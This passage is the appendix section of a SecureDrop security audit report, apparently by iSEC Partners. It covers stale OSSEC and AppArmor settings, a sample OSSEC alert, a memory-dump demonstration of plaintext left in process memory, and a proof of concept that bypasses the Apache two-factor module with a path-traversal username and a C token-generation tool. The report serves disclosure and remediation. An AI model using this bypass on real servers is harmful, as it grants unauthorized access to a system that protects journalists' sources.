Short Term Solution: Remove the duplicate, invalid or deprecated settings from the AppArmor profile and OSSEC configuration files. Look for other discrepancies that may have resulted from the recent changes.

Long Term Solution: Whenever a change in SecureDrop application stack is performed, or whenever software is updated, ensure that all configuration files correctly reflect these changes.

Appendices

A Outdated OSSEC and AppArmor configuration

A.1 OSSEC Config

For a description of the issue, please see finding 10 on the previous page. The OSSEC configuration file on the application server references some invalid directories within the `/var/www` folder:

```
<ignore>/var/www/keys/pubring.gpg</ignore>
<ignore>/var/www/keys/secring.gpg</ignore>
<ignore>/var/www/keys/trustdb.gpg</ignore>
<ignore>/var/www/keys/trustdb.gpg</ignore>
<ignore>/var/www/store</ignore>
```

Listing 7: ossec.conf

The OSSEC configuration file also contains what appears to be a copy/paste error, resulting in a duplicate line:

```
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/source/var/log/apache2/error.log</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/document/var/log/apache2/access.log</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/source/var/log/tor/log</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/document/var/log/apache2/error.log</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/document/var/log/apache2/access.log</location>
  </localfile>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/chroot/document/var/log/tor/log</location>
  </localfile>
```

Listing 8: ossec.conf

Fortunately, the Apache access log for the source application is not watched. Reporting the access log for the source application would have allowed for correlations attacks, which can be used to identify the source.

A.2 AppArmor Profiles

The `document` and `source` AppArmor profiles for Apache allow old or deprecated dependencies as described in finding 10 on page 26. The AppArmor profiles in question are:

- securedrop/install_files/app-hardening/etc/apparmor.d/var.chroot.document.usr.lib.apache2.mpm-worker.apache2
- securedrop/install_files/app-hardening/etc/apparmor.d/var.chroot.source.usr.lib.apache2.mpm-worker.apache2

The profiles allow read-only access to a directory to two JavaScript files that no longer exist, as is the case with Local Forage.

- /var/chroot/document/var/www/securedrop/static/js/libs/jquery-2.0.3.min.js
- /var/chroot/document/var/www/securedrop/static/js/libs/localForage.js

B OSSEC Alerts

The following is an example of an email alert sent by OSSEC. For a description of the issue, please see finding 6 on page 22.

```
Received: from psmtp.com (74.125.245.125) by EXCH.corp.isecpartners.com
 (324.839.269.892) with Microsoft SMTP Server (TLS) id 14.1.438.0; Sat, 7 Jun
 2014 10:29:21 -0700
Received-SPF: pass (google.com: domain of testdolan@gmail.com designates
    209.85.192.194 as permitted sender) client-ip=209.85.192.194;
Received: from mail-pd0-f194.google.com ([209.85.192.194]) (using TLSv1) by
 na3sys010amx125.postini.com ([74.125.244.10]) with SMTP;  Sat, 07 Jun 2014
 17:29:20 GMT
Received: by mail-pd0-f194.google.com with SMTP id w10so1362040pde.5
        for <valentin@isecpartners.com>; Sat, 07 Jun 2014 10:29:20 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20120113;
        h=from:subject:to:message-id:date;
        bh=G+mSdaw+/OHv7r7RWlLNpqIrJ2iseDYTplaT4jCFm9Q=;
        b=OhB32yVA3Y1UizyZeOCLPVWGE4D0GtlxUs7XjKBENaGGEycVLOJEn/BKBMxZD/9i/A
         LxaLvfOxVUUUYNJVkRhk+eaV1lbd1umPf7GH/cdQKYGk2oKm9tieit51q0douEHOUK0F
         NIDm1fy/FgHYW8ZOiN5N4Ymlr589FpCHYwNcAzk2sd0bZ8sYkncpiNv17eweXqoEMJrO
         1uiNRGnpQMzR9Zb2xxplUevjcveTsbggqWwr4XzsJ0AIUN5sMW7uLtc2kOCMwJRSxNl6
         iUF0bNRj7F9yLhDaJxuQ3zSKQQ8OMvTugp+aK8adIKfXrKGj279CfuGP0T9TVr5iF8GV
         4x9A==
X-Received: by 10.68.132.68 with SMTP id os4mr738128pbb.129.1402162159955;
        Sat, 07 Jun 2014 10:29:19 -0700 (PDT)
Return-Path: <testdolan@gmail.com>
Received: from monitor.securedrop ([554.987.263.334])        by mx.google.com
 with ESMTPSA id hb10sm50775253pbd.75.2014.06.07.10.29.18        for
 <valentin@isecpartners.com>        (version=TLSv1.1 cipher=ECDHE-RSA-RC4-SHA
 bits=128/128);        Sat, 07 Jun 2014 10:29:19 -0700 (PDT)
From: <testdolan@gmail.com>
X-Google-Original-From: ossec@monitor.securedrop
Received: by monitor.securedrop (Postfix, from userid 1001)     id A6D6123599;
 Sat,  7 Jun 2014 13:29:17 -0400 (EDT)
Subject: OSSEC Notification - monitorserver - Alert level 3
To: <valentin@isecpartners.com>
X-Mailer: mail (GNU Mailutils 2.2)
Message-ID: <20140607172917.A6D6123599@monitor.securedrop>
Date: Sat, 7 Jun 2014 13:29:17 -0400
X-pstn-neptune: 0/0/0.00/0
X-pstn-levels: (S:45.93286/99.90000 CV:99.9000 FC:95.5390 LC:95.5390 R:95.9108 P
    :95.9108 M:97.0282 C:98.6951 )
X-pstn-dkim: 1 skipped:not-enabled
X-pstn-settings: 3 (1.0000:0.0100) s cv gt5 gt4 GT3 gt2 gt1 r p m c
X-pstn-addresses: from <testdolan@gmail.com> [db-null]
Content-Type: text/plain
X-MS-Exchange-Organization-AuthSource: exch.corp.isecpartners.com
X-MS-Exchange-Organization-AuthAs: Internal
X-MS-Exchange-Organization-AuthMechanism: 10
MIME-Version: 1.0

-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.4.11 (GNU/Linux)

hQEMAy6OH7U2V04ZAQgAsBIz8nQvfCICNg1qX2wM51NIudJkAkkGhjobCIH3mdGn
+DC5gDFE/2AkcEZqMuvYuWv2BeanOr+tSyyDgYujK1ki7KidhDd/FlY9yE5SJsSp
/13Ki5gG0xSdn04hivEbTyXj6ulLGbcD6tSQP6IVMFkJxDbLdDkEXqiiLay3OFl2
CL7nj9ABcmXYAquYvhxBrHhF9LgWx/9sj7fWd7cqihFzwh8DxsY52Z7sgE7yofpZ
+X/rbvljEuGcfG7zCWBH6oYR3SFTIvkd2wdLpFFJ2qAx6dSeYXcrREemNS4qVRBP
/ga3VKUXmrfNQedkdEkaKP/Dx9Aykl7e39CBqHgoNdLAMgGYLQpKyls2MOmKvPbb
```

```
9FVKydDFmHGAed/sIi1A1ZIWvfwHnIjMJmiF9ZPzeiMgiOuD1p06c4AHhxKQGDF1
PrV04hCFnLywGXCXf5KUE/TI46U3HiTJoBvBzuXsk8lquBnzRFDt9PPEF1ZlPIO+
jhGZFLG7Kq2MQUIcCqf+EWf8oAkJ/zy7+mt59qrthBhOANeYrdndGjOoqU6BBbsB
/V/eXg1Zzak4y3vkhwSZwZWlTsCZesKKYh6TJlkDWLqMe1qaGZC1L1Pcg9KyUIMa
Xnun9lN0dha4r1X6vegH44DAqScAHtwPdWkCYAfO1bBm+cis
=6fei
-----END PGP MESSAGE-----
```

Listing 9: OSSEC Alert

The original IP address of the application has been replaced in the previous listing.

C Sensitive data remains in memory

C.1 Proof of concept

The following is a proof of concept for finding 3 on page 19.

A text document is submitted to the SecureDrop application containing the string `iSEC testing!`. This document is encrypted and saved on the server. The source interface python code runs inside the `wsgi:source` processes:

```
vagrant@isecapp:~$ ps aux | grep wsgi:source
666       6908  0.0  9.7 728256 48804 ?        Sl   16:48   0:00 (wsgi:source)      -k start
666       6909  0.0 12.2 663240 61804 ?        Sl   16:48   0:00 (wsgi:source)      -k start
vagrant   7210  0.0  0.1   9392   900 pts/1    S+   17:04   0:00 grep --color=auto wsgi:source
```

Figure 2: Running ps aux to obtain the PID

After obtaining the proper PID, dump the memory from `/proc/[pid]/mem` into a file. Opening this file up in a hex editor yields the unencrypted string `iSEC testing!`.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

024F9610   6F 6E 73 20 62 61 73 65 64 20 6F 6E 20 64 69 61   ons based on dia
024F9620   6C 65 63 74 20 69 6E 20 75 73 65 2E 0A 0A 20 20   lect in use...
024F9630   20 20 54 68 65 20 3A 63 6C 61 73 73 3A 60 2E 56     The :class:`.V
024F9640   61 72 69 61 6E 74 60 20 74 79 70 65 20 69 73 20   ariant` type is
024F9650   74 79 70 69 63 61 6C 6C 79 20 63 6F 6E 73 74 72   typically constr
024F9660   75 63 74 65 64 0A 20 20 20 20 75 73 69 6E 67 20   ucted.    using
024F9670   74 68 65 20 3A 6D 65 74 68 3A 60 2E 54 79 70 65   the :meth:`.Type
024F9680   45 6E 67 69 6E 65 2E 77 69 74 68 5F 76 61 72 69   Engine.with_vari
024F9690   61 6E 74 60 20 6D 65 74 68 6F 64 2E 0A 0A 20 20   ant` method...
024F96A0   20 20 2E 2E 20 76 65 72 73 69 6F 6E 61 64 64 65     .. versionadde
024F96B0   64 3A 3A 20 30 2E 37 2E 32 0A 0A 20 20 20 20 00   d:: 0.7.2..    .
024F96C0   00 00 00 00 91 00 00 00 00 00 00 00 00 20 65 34 5D   ....'....... e4]
024F96D0   6D 7F 00 00 E0 BF 33 5D 6D 7F 00 00 56 8F 0D 00   m...à¿3]m...V...
024F96E0   00 00 0D 00 00 00 08 00 00 00 74 65 73 74 2E 74   ..........test.t
024F96F0   78 74 69 53 45 43 20 74 65 73 74 69 6E 67 21 50   xtiSEC testing!P
024F9700   4B 01 02 14 03 14 00 00 00 00 00 95 A6 CB 44 B0   K...........•¦ËD°
024F9710   E3 56 8F 0D 00 00 00 0D 00 00 00 08 00 00 00 00   ãV..............
024F9720   00 00 00 00 00 00 00 80 01 00 00 00 00 74 65 73   .......€.....tes
024F9730   74 2E 74 78 74 50 4B 05 06 00 00 00 00 01 00 01   t.txtPK.........
```

Figure 3: Unencrypted, sensitive data in memory

Data from the encrypted document is seen unencrypted in memory, hours after being uploaded on the server.

D Apache Two Factor Authentication (2FA) module bypass

D.1 Proof of concept

The following is a proof of concept for finding 2 on page 18.

For this example, the file `/etc/hostname` is selected because it contains known content that may be used as a secret seed for Google Authenticator, other files containing static content, such as `/etc/lsb_release` could be used. The hostname is set as "appserver" and this value is used to generate a Google Authenticator token using the tool laid out in listing Appendix D.2. In order to successfully build this tool, link the code provided against the `google-authenticator-apache-module` object code.

Running it with the secret will yield a token valid for the next 30 seconds:

```
 ./gatool appserver
Time: 46762100 Secret: appserver Token: 891596
```

Listing 10: Authenticator helper tool

The username "../../../../../etc/hostname" and the generated token are then provided to the authentication prompt on the document interface:




Figure 4: Login screen

The Apache module dot not prevent directory traversal and authenticates the user. Enabling debugging in the module yields the following logs:

```
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] **** COOKIE AUTH at  T
    =1402863010
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] **** PW AUTH at  T
    =1402863010  user  "../../../../../etc/hostname"
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] Secret Key is "(null)" @
    T=46762100
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] Checking codes  @ T
    =46762100 "722320" vs.  "891596"
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] Checking codes  @ T
    =46762100 "505794" vs.  "891596"
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] Checking codes  @ T
    =46762100 "891596" vs.  "891596"
[Sun Jun 15 16:10:10 2014] [error] [client 192.168.XXX.YYY] Created cookie expires
    1403866610 hash is 3GDbFwZmSStK43jq45TeAp= Cookie: google_authn=../../../../../
    etc/hostname:1403866610:3GDbFwZmSStK43jq45TeAp=
```

Listing 11: google-authenticator-apache-module debug log

D.2 Authenticator helper tool

The following test code was developed by iSEC as a proof of concept to demonstrate the vulnerability.

```
#include <stdio.h>
#include <string.h>
#include "base32.h"
#include "hmac.h"
#include "sha1.h"

static unsigned int get_timestamp() {
    int unix_time =  time(0L)/30;
    return (unix_time);
}

static unsigned int computeTimeCode(unsigned int tm,unsigned char *secret, int
    secretLen) {
            unsigned char hash[SHA1_DIGEST_LENGTH];
            unsigned long chlg = tm ;
            unsigned char challenge[8];
            unsigned int truncatedHash = 0;
            int j;
            for (j = 8; j--; chlg >>= 8) {
                challenge[j] = chlg;
            }
            hmac_sha1(secret, secretLen, challenge, 8, hash, SHA1_DIGEST_LENGTH);
            int offset = hash[SHA1_DIGEST_LENGTH - 1] & 0xF;
            for (j = 0; j < 4; ++j) {
                truncatedHash <<= 8;
                truncatedHash  |= hash[offset + j];
            }
            memset(hash, 0, sizeof(hash));
            truncatedHash &= 0x7FFFFFFF;
            truncatedHash %= 1000000;
            return truncatedHash;
}

int main(int argc, char **argv)
{
        unsigned int tm  = get_timestamp();
        unsigned char buf[512];
        char *secret = (argc > 1 ? argv[1] : "precise64");
        int len = base32_decode(secret ,buf, sizeof(buf));
        unsigned int code = computeTimeCode(tm,buf,len);
        printf("Time: %d Secret: %s Token: %u\n", tm, secret, code);
}
```

Listing 12: Authenticator helper tool